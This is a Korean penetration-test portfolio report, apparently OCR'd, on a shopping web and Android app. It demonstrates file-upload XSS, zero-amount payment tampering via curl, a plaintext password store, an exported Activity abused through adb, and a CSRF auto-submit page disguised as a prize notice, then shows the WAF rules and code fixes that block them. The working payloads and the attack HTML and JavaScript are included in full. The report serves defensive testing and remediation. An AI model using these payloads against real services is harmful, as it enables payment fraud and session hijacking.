
Detailed Vulenerability Analysis

웹 취약점 상세 분석

파일 업로드 취약점 (High)




⚠ 파일 확장자 및 콘텐츠 검증 없이 악성 파일 업로드 성공



⚠ 업로드된 HTML 파일이 정상 상품 페이지로 등록됨
⚠ 악성 스크립트가 포함된 상품 페이지 접근 가능

⚠ 악성 스크립트 실행으로 사용자 쿠키 정보 탈취



✓ 파일 업로드 취약점을 통한 공격 성공 확인

Detailed Vulenerability Analysis

웹 취약점 상세 분석

결제 금액 변조 (High)

개요

- OWASP: A04:2021 – Insecure Design
- 발생 위치: 결제 API (/api/orders)

시나리오

- 클라이언트에서 전달하는 결제 금액 조작
- 서버 검증 미흡

보안 영향

- 금전적 피해 발생
- 서비스 신뢰도 하락

```
    }

    const orderId = crypto.randomUUID();
    await connection.execute(
      "INSERT INTO orders (id, order_number, user_id, total_amount, status, shipping_address, rec
ipient_name) VALUES (?, ?, ?, ?, 'paid', ?, ?)",
      [orderId, 'ORD-'+Date.now(), userId, totalAmount, address, recipient]
    );
```

⚠ 서버에서 total_amount(결제 금액) 값이 클라이언트 입력 그대로 DB에 저장됨

```
# curl -X POST "http://localhost:3001/api/orders" `
       -H "Content-Type: application/json"
       -d '{
             "userId": "6c64ea9a-c9af-11f0-8f78-d9293fc2110e"

             "totalAmount": 0,
             "address": "해커의 집",
             "recipient": "해커",
             "couponId": null
           }'
```

⚠ Curl을 이용하여 결제 API를 직접 호출하고 요청 파라미터를 조작

```
root@localhost /v/w/h/T/s/components# curl -X POST "http://localhost:3001/api/orders" -H "Content
-type: application/json" -d '{"userId":"6c64ea9a-c9af-11f0-8f78-d9293fc2110e", "totalAmount": 0,
"address": "해커의 집", "recipient":"해커", "couponId": null}'
{"success":true,"orderId":"6befeaf6-4b1e-49cb-a4ee-2e20c8d444d6"}
```

✓ 로그인된 사용자 ID를 포함하여 결제 금액을 0원으로 조작한 요청 전송 결과, 구매가 정상적으로 성공 처리됨을 확인

Detailed Vulenerability Analysis

모바일 취약점 상세 분석

비밀번호 평문 저장 (High)

개요

- OWASP MASVS: Insecure Data Storage
- 발생 위치: 모바일 애플리케이션 로컬 저장소

시나리오

- 사용자 비밀번호가 암호화 없이 단말기 내부에 저장됨
- 파일 접근 시 비밀번호 직접 확인 가능

보안 영향

- 사용자 계정 정보 탈취 가능
- 동일 비밀번호 사용 시 타 서비스 계정까지 연쇄 침해 가능

```
class UserPreferences(private val context: Context) {
    companion object {
        val IS_LOGGED_IN = booleanPreferencesKey( name = "is_logged_in");
        val USER_ID = stringPreferencesKey( name = "user_id")
        val USER_EMAIL = stringPreferencesKey( name = "user_email");
        val USER_PASSWORD = stringPreferencesKey( name = "user_password"); val USER_NAME = stringPreferencesKey( name = "user_name")
    }

    val userFlow = context.dataStore.data.map { p ->
        UserSession(
            isLoggedIn = p[IS_LOGGED_IN]?:false,
            id = p[USER_ID]?:"",
            email = p[USER_EMAIL]?:"",
            password = p[USER_PASSWORD]?:"",
            name = p[USER_NAME]?:"") }

    suspend fun saveLoginState(b: Boolean) = context.dataStore.edit { it[IS_LOGGED_IN] = b }
    suspend fun registerUser(id: String, e: String, p: String, n: String) = context.dataStore.edit {
        it[USER_ID]=id; it[USER_EMAIL]=e; it[USER_PASSWORD]=p; it[USER_NAME]=n }
}
```

⚠ 로그인 시 입력된 사용자 비밀번호가 암호화 없이 편문 형태로 코컬 저장소에 저장됨
⚠ 단말기 파일 접근 권한 획득 시 비밀번호 직접 탈취 가능

Detailed Vulenerability Analysis

모바일 취약점 상세 분석

리뷰 및 채팅 (XSS) (High)

개요

- OWASP MASVS: Improper Input Validation
- 발생 위치: 모바일 애플리케이션 리뷰 및 채팅 입력 기능


시나리오

- 리뷰 및 채팅 입력값에 스크립트 코드 입력
- 해당 내용이 필터링 없이 화면에 출력됨


보안 영향

- 악성 스크립트 실행 가능
- 사용자 세션 탈취 및 피싱 페이지 노출 가능

⚠ 입력값: <img src=x onerror=alert(“hacked”)>



✓ 결과는 성공



Detailed Vulenerability Analysis

모바일 취약점 상세 분석

Exported Activity (컴포넌트 노출) (High)

개요

- OWASP MASVS: Improper Platform Usage
- 발생 위치: Android Activity 컴포넌트


시나리오


- 외부 앱에서 내부 Activity 직접 호출 가능
- 인증 절차를 우회하여 내부 화면 접근

보안 영향

- 인증 우회 가능
- 권한 없는 기능 접근 및 데이터 노출
- 서비스 비즈니스 로직 악용 가능

⚠ 정상 로그인 후 상품을 장바구니에 담은 상태





⚠ Exported Activity로 인해 결제 승인 검증이 우회 가능한 취약 코드 확인


Detailed Vulenerability Analysis

모바일 취약점 상세 분석

Exported Activity (컴포넌트 노출) (High)

```
PS C:\Users\Administrator\AppData\Local\Android\Sdk\platform-tools> .\adb shell am start -W -a android.intent.action.VIEW -d "jangbogo://payment_res
ult?status=success" com.example.myapplication
adb.exe: more than one device/emulator
```

⚠ 외부에서 결제 승인 Activity를 강제로 호출하는 명령어 실행



⚠ 사용자 조작 없이 임의로 결제가 승인됨을 확인

✓ 주문은 생성되었으나 실제 결제 금액은 0원으로 처리됨.

Detailed Vulenerability Analysis

웹 보안 대응 조치 및 재테스트 결과

SQL Injection (High)

대응 조치

- WAF에 SQL Injection 탐지 및 차단 룰 적용
- 비정상적인 SQL 구문 및 특수문자 패턴 요청 차단

재테스트


- 기존 SQL Injection 페이로드를 포함한 요청 재전송

결과


- WAF에서 요청 차단 확인

⚠ WAF Rule 작성

```
# 1. SQL Injection (로그인 강화 버전)
SecRule REQUEST_URI "@streq /api/auth/login" \
    "id:1001,phase:2,chain,deny,status:403,msg:'Critical: SQL Injection Attempt in Login'"
    SecRule ARGS:email|ARGS:password "@rx [\']\s*(or|and|union|select|insert|delete|update|exec
|declare|--|#)" \
        "t:none,t:urlDecodeUni,t:htmlEntityDecode,t:replaceComments,t:compressWhitespace,t
:lowercase"
```



⚠ 공격 재시도



✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

웹 보안 대응 조치 및 재테스트 결과

XSS (High)

대응 조치

- WAF에 XSS 공격 탐지 룰 적용
- 스크립트 태그 및 이벤트 핸들러 패턴 차단

재테스트

- 스크립트 코드가 포함된 입력값 재전송

결과

- WAF 차단 로그 확인

⚠ WAF Rule 작성


```
# 2. XSS (Cross-Site Scripting) - 통합 방어 버전
# 설명: 모든 파라미터(ARGS)를 대상으로 태그, 이벤트, 프로토콜을 전방위 검사
SecRule ARGS "@rx (<(script|iframe|embed|object|style|svg|meta|link)|javascript:|on[a-z]+\s*=)" \
    "id:1002,phase:2,deny,status:403,msg:'Critical: XSS Attack Detected',\
    t:none,t:urlDecodeUni,t:htmlEntityDecode,t:lowercase,t:compressWhitespace"
```

Detailed Vulenerability Analysis


웹 보안 대응 조치 및 재테스트 결과

XSS (High)

< 댓글창>




⚠ 공격 재시도




✓ WAF 정책에 의해 공격이 차단됨.

< 채팅창 >



⚠ 공격 재시도



✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

웹 보안 대응 조치 및 재테스트 결과

CSRF (High)

대응 조치

- WAF를 통한 비정상 요청 패턴 및 외부 도메인 요청 차단
- Referer/Origin 기반 접근 제어 룰 적용

재테스트

- 외부 사이트에서 위조된 요청 전송

결과

- 비정상 요청 차단 확인

⚠ WAF Rule 작성

```
# ========================================================
# 4. CSRF 방어 (Referer/Origin 검증 강화 버전)
# ========================================================

# [1] Referer 검증 (Whitelist)
SecRule REQUEST_HEADERS:Referer "@rx ^https?://(localhost|127\.0\.0\.1|jangbogo\.com)([:/]|$)" \
    "id:10051,phase:1,pass,nolog,skip:2"

# [2] Origin 검증 (Whitelist)
# 설명 : Referer가 없거나 매칭 안 되면 Origin을 확인. 맞으면 2단계 건너뛰기(통과)
SecRule REQUEST_HEADERS:Origin "@rx ^https?://(localhost|127\.0\.0\.1|jangbogo\.com)([:/]|$)" \
    "id:10052,phase:1,pass,nolog,skip:1"

# [3] 차단 등 (Block)
SecRule REQUEST_METHOD "^(POST|PUT|PATCH|DELETE)$" \
    "id:10053,phase:1,deny,status:403,msg:'CSRF Attack Detected (Invalid or Missing Origin
/Referer)',log,auditlog"
```

Detailed Vulenerability Analysis


웹 보안 대응 조치 및 재테스트 결과

CSRF (High)

⚠ 공격 재시도

csrf_attack.html

```
C > Users > Administrator > Desktop > HY > 포트폴리오 > csrf_attack.html > html
<!DOCTYPE html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <title>이벤트 당첨 확인!</title> </head>
<body>
    <h1>축하합니다! 이벤트에 당첨되셨습니다.</h1>
    <p>잠시만 기다리시면 상품 페이지로 이동합니다...</p>

    <form action="https://jangbogo.com/api/products" method="POST" name="attackForm">
        <input type="hidden" name="title" value="이것은 CSRF 공격으로 등록된 상품입니다!">
        <input type="hidden" name="price" value="0">
        <input type="hidden" name="category" value="기타">
        <input type="hidden" name="description" value="사용자는 이 상품을 등록한 적이 없지만, 로그인된 세션을 도용당했습니다.">
        <input type="hidden" name="sellerId" value="hacked_user">
    </form>

    <script>
        // 페이지가 로드되자마자 폼을 자동으로 제출 (사용자 몰래)
        document.attackForm.submit();
    </script>
</body>
</html>
```



주의 요함 https://jangbogo.com/api/products

Forbidden

You don't have permission to access this resource.

✓ 사기성 광고 페이지가 차단되어 뜨지 않음.

```
--9fb7df35-H--
Message: Access denied with code 403 (phase 1). Pattern match "^(POST|PUT|PATCH|DELETE)$" at REQUEST_METHOD.
[file "/etc/httpd/modsecurity.d/activated_rules/jangbogo.conf"] [line "53"] [id "10053"] [msg "CSRF Attack De
tected (Invalid or Missing Origin/Referer)"]
```

✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

웹 보안 대응 조치 및 재테스트 결과

파일 업로드 취약점 (High)

대응 조치

- WAF에서 업로드 파일 확장자 및 콘텐츠 패턴 검사
- HTML, Script 파일 업로드 차단 룰 적용

재테스트

- 악성 HTML 파일 업로드 재시도

결과

- WAF에서 업로드 요청 차단

⚠ WAF Rule 작성

```
# ============================================================
# 3. 악성 파일 업로드 방어 (통합 강화 버전)
# ============================================================

# [전략 1] 허용된 이미지 확장자 외 전부 차단 (Whitelist)
SecRule FILES_NAMES "!@eq 0" \
    "id:10040,phase:2,chain,deny,status:403,msg:'Blocked: Only Image Files Allowed'"
    SecRule FILES_NAMES "!@rx \.(jpg|jpeg|png|gif|webp)$" \
        "t:none,t:lowercase"
# [전략 2] 이중 확장자 및 Null Byte 차단 (추가된 필수 보안)
SecRule FILES_NAMES "@rx \.(php|phtml|exe|jsp|aspx?|pl|py|sh|cgi)\." \
    "id:10041,phase:2,deny,status:403,msg:'Blocked: Double Extension Attack Detected'"
SecRule FILES_NAMES "@rx %00" \
    "id:10042,phase:2,deny,status:400,msg:'Blocked: Null Byte Injection Detected'"
# [전략 3] 파일 내용(Body) 내 악성 스크립트 검사
SecRule REQUEST_BODY "@rx <(\?php|script|iframe|html|body|img\s+src=x)" \
    "id:1010,phase:2,deny,status:403,msg:'Blocked: Malicious Script/Code in File Body',t:none,t
:lowercase"
```


Detailed Vulenerability Analysis


웹 보안 대응 조치 및 재테스트 결과

파일 업로드 취약점 (High)


⚠ 공격 재시도

```
const myId = "65d8a971-c994-11f0-8f78-d9293fc2110e";

// 1. 가짜 악성 파일 생성 (.html)
const maliciousContent = `
<html>
    <body style="background-color:black; color:red; text-align:center;">
        <h1>🖼 해킹 성공! 🖼</h1>
        <script>alert('스크립트가 실행되었습니다! (XSS)');</script>
    </body>
</html>`;
const maliciousFile = new File([maliciousContent], "hack.html", { type: "text/html" });

// 2. 폼 데이터 구성
const formData = new FormData();
formData.append("image", maliciousFile); // 이미지 필드에 HTML 파일을 넣음
formData.append("title", "해킹된 상품 (클릭금지)");
formData.append("price", "999");
formData.append("category", "Electronics");
formData.append("description", "이미지 대신 HTML이 올라왔습니다.");
formData.append("sellerId", myId);

console.log("😈 [파일 업로드 공격] 악성 HTML 파일 업로드 시도 중...");

// 3. 전송
fetch('/api/products', {
    method: 'POST',
    body: formData
})
.then(res => res.json())
.then(data => {
    if (data.success) {
        console.log("%c⚠ [성공] 악성 파일 업로드 성공!", "color: red; font-size: 16px; font-weight: bold;");
        // 업로드된 경로 확인을 위해 목록 다시 조회
        return fetch('/api/products');
    } else {
        throw new Error("업로드 실패");
    }
})
.then(res => res.json())
.then(products => {
    const hackedProduct = products.find(p => p.title === "해킹된 상품 (클릭금지)");
    if (hackedProduct && hackedProduct.image) {
        console.log("%c👇 아래 링크를 클릭해서 스크립트가 실행되면 취약점 있음!", "color: blue; font-weight: bold;");
        console.log(window.location.origin + hackedProduct.image);
    }
})
.catch(err => console.error("에러 발생:", err));
```





✓ 악성 HTML 업로드가 차단되어 되지 않음.



✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

웹 보안 대응 조치 및 재테스트 결과

결제 금액 변조 (High)

대응 조치

- WAF를 통한 비정상 파라미터 값 탐지 룰 적용
- 결제 금액 비정상 값(0원 등) 요청 차단

재테스트

- Total_amount 값을 조작한 요청 재전송

결과

- 비정상 요청 차단 확인

⚠ WAF Rule 작성

```
# ============================================================
# 6. Payment Tampering (결제 금액 변조 방어)
# ============================================================

# [1] 마이너스(-) 금액 또는 0원 결제 차단
SecRule ARGS:totalAmount|ARGS:price|ARGS:amount "@le 0" \
    "id:10071,phase:2,deny,status:403,msg:'Payment Fraud: Zero or Negative Amount Detected',log
,auditlog"
# [2] 금액 필드 데이터 타입 검증 (숫자만 허용)
SecRule ARGS:totalAmount|ARGS:price|ARGS:amount "!@rx ^[0-9]+$" \
    "id:10072,phase:2,deny,status:400,msg:'Payment Fraud: Invalid Currency Format (Non-numeric)'
,log,auditlog"
# [3] 비정상적인 고액 결제 모니터링 (옵션 - 경고만)
SecRule ARGS:totalAmount "@gt 100000000" \
    "id:10073,phase:2,pass,log,msg:'Warning: Unusual High Value Transaction Detected'"
```

```
root@localhost ~# curl -X POST "http://localhost/api/orders" \
                       -H "Content-Type: application/json" \
                       -d '{
                         "userId": "45d99ca2-ebb5-4ecb-bd20-051342c4c0bb",
                         "totalAmount": 0,
                         "address": "해커의 집",
                         "recipient": "해커",
                         "couponId": null
                       }'
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
</body></html>
root@localhost ~#
```

⚠ 공격 재시도

```
--fb392e33-H--
Message: Access denied with code 403 (phase 2). Operator EQ matched 0 at ARGS:totalAmount. [file "/etc
/httpd/modsecurity.d/activated_rules/jangbogo.conf"] [line "39"] [id "1007"] [msg "Payment Manipulatio
n Detected (Zero Amount)"]
```

✓ WAF 정책에 의해 공격이 차단됨.

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

비밀번호 평문 저장 (High)

대응 조치

- 마스터 키 기반 암호화를 적용하여 비밀번호를 암호화 후 저장함
- 회원가입 및 로그인 시 평문 저장 로직 제거

재테스트

- 단말기 내부 저장 파일(Secure_user_setting.xml) 직접 확인

결과

- 비밀번호가 암호화된 형태로 저장됨을 확인
- 파일 접근 시에도 평문 비밀번호 노출되지 않음

⚠ 코드 수정 전

```
class UserPreferences(private val context: Context) {
    10 Usages
    companion object {
        2 Usages
        val IS_LOGGED_IN = booleanPreferencesKey( name = "is_logged_in");
        2 Usages
        val USER_ID = stringPreferencesKey( name = "user_id")
        2 Usages
        val USER_EMAIL = stringPreferencesKey( name = "user_email");
        2 Usages
        val USER_PASSWORD = stringPreferencesKey( name = "user_password");
        2 Usages
        val USER_NAME = stringPreferencesKey( name = "user_name")
    }
    1 Usage
    val userFlow = context.dataStore.data.map { p ->
        UserSession( isLoggedin = p[IS_LOGGED_IN]?:false,
            id = p[USER_ID]?:"",
            email = p[USER_EMAIL]?:"",
            password = p[USER_PASSWORD]?:"",
            name = p[USER_NAME]?:"")
    }
    2 Usages
    suspend fun saveLoginState(b: Boolean) = context.dataStore.edit { it[IS_LOGGED_IN] = b }
    1 Usage
    suspend fun registerUser(id: String, e: String, p: String, n: String) =
        context.dataStore.edit { it[USER_ID]=id; it[USER_EMAIL]=e; it[USER_PASSWORD]=p; it[USER_NAME]=n }
}
```

⚠ 비밀번호를 암호화 하지 않은 평문 상태로 단말기 내부 파일에 저장함.
⚠ 파일 접근 권한이 있을 경우 비밀번호 노출 가능.

Detailed Vulenerability Analysis

모바일 보안 대응 조치 및 재테스트 결과

비밀번호 평문 저장 (High)

⚠ 코드 수정 후

```kotlin
class UserPreferences(private val context: Context) {

    // 1. 마스터 키 생성 (암호화/복호화에 사용할 키를 안전하게 생성)
    1 Usage
    private val masterKey = MasterKey.Builder(context)
        .setKeyScheme(MasterKey.KeyScheme.AES256_GCM)
        .build()

    // 2. 암호화된 SharedPreferences 생성
    // 파일명: "secure_user_settings", 키와 값 모두 암호화됨
    7 Usages
    private val securePrefs = EncryptedSharedPreferences.create(
        context,
        fileName = "secure_user_settings",
        masterKey,
        prefKeyEncryptionScheme = EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
        prefValueEncryptionScheme = EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM
    )

    // 3. 데이터 흐름 관리를 위한 StateFlow (기존 userFlow와 호환되도록)
    3 Usages
    private val _userFlow = MutableStateFlow( value = getCurrentSession())
    1 Usage
    val userFlow = _userFlow.asStateFlow()
```

```kotlin
private fun getCurrentSession(): UserSession {
    val isLoggedIn = securePrefs.getBoolean( p0 = "is_logged_in",  p1 = false)
    val id = securePrefs.getString( p0 = "user_id",  p1 = "") ?: ""
    val email = securePrefs.getString( p0 = "user_email",  p1 = "") ?: ""
    val password = securePrefs.getString( p0 = "user_password",  p1 = "") ?: "" // 🔒 이제 이 값은 암호화되어 저장됨
    val name = securePrefs.getString( p0 = "user_name",  p1 = "") ?: ""
    return UserSession(isLoggedIn, id, email, password, name)
}

// 데이터 저장 함수 (저장 후 Flow 업데이트)
2 Usages
fun saveLoginState(b: Boolean) {
    securePrefs.edit().putBoolean( p0 = "is_logged_in",  p1 = b).apply()
    _userFlow.value = getCurrentSession()
}

1 Usage
fun registerUser(id: String, e: String, p: String, n: String) {
    securePrefs.edit()
        .putString( p0 = "user_id",  p1 = id)
        .putString( p0 = "user_email",  p1 = e)
        .putString( p0 = "user_password",  p1 = p) // 🔒 저장 시 자동 암호화됨
        .putString( p0 = "user_name",  p1 = n)
        .apply()
    _userFlow.value = getCurrentSession()
}
```

✓ 마스터 키를 이용해 비밀번호를 암호화하여 저장하도록 수정함.
✓ 회원가입 및 로그인 시 암호화된 형태로만 저장되도록 개선함.

```xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="AXQOGyDuo6f2PtcfdSFkhkSxUVIO+752xWzsMzWl2M/QTg==">ASDuMwrIR2dYAFA/asrWFDxt5Iu+q4GbeV41VCDWoPY3x/cjBnzDC6c=</string>
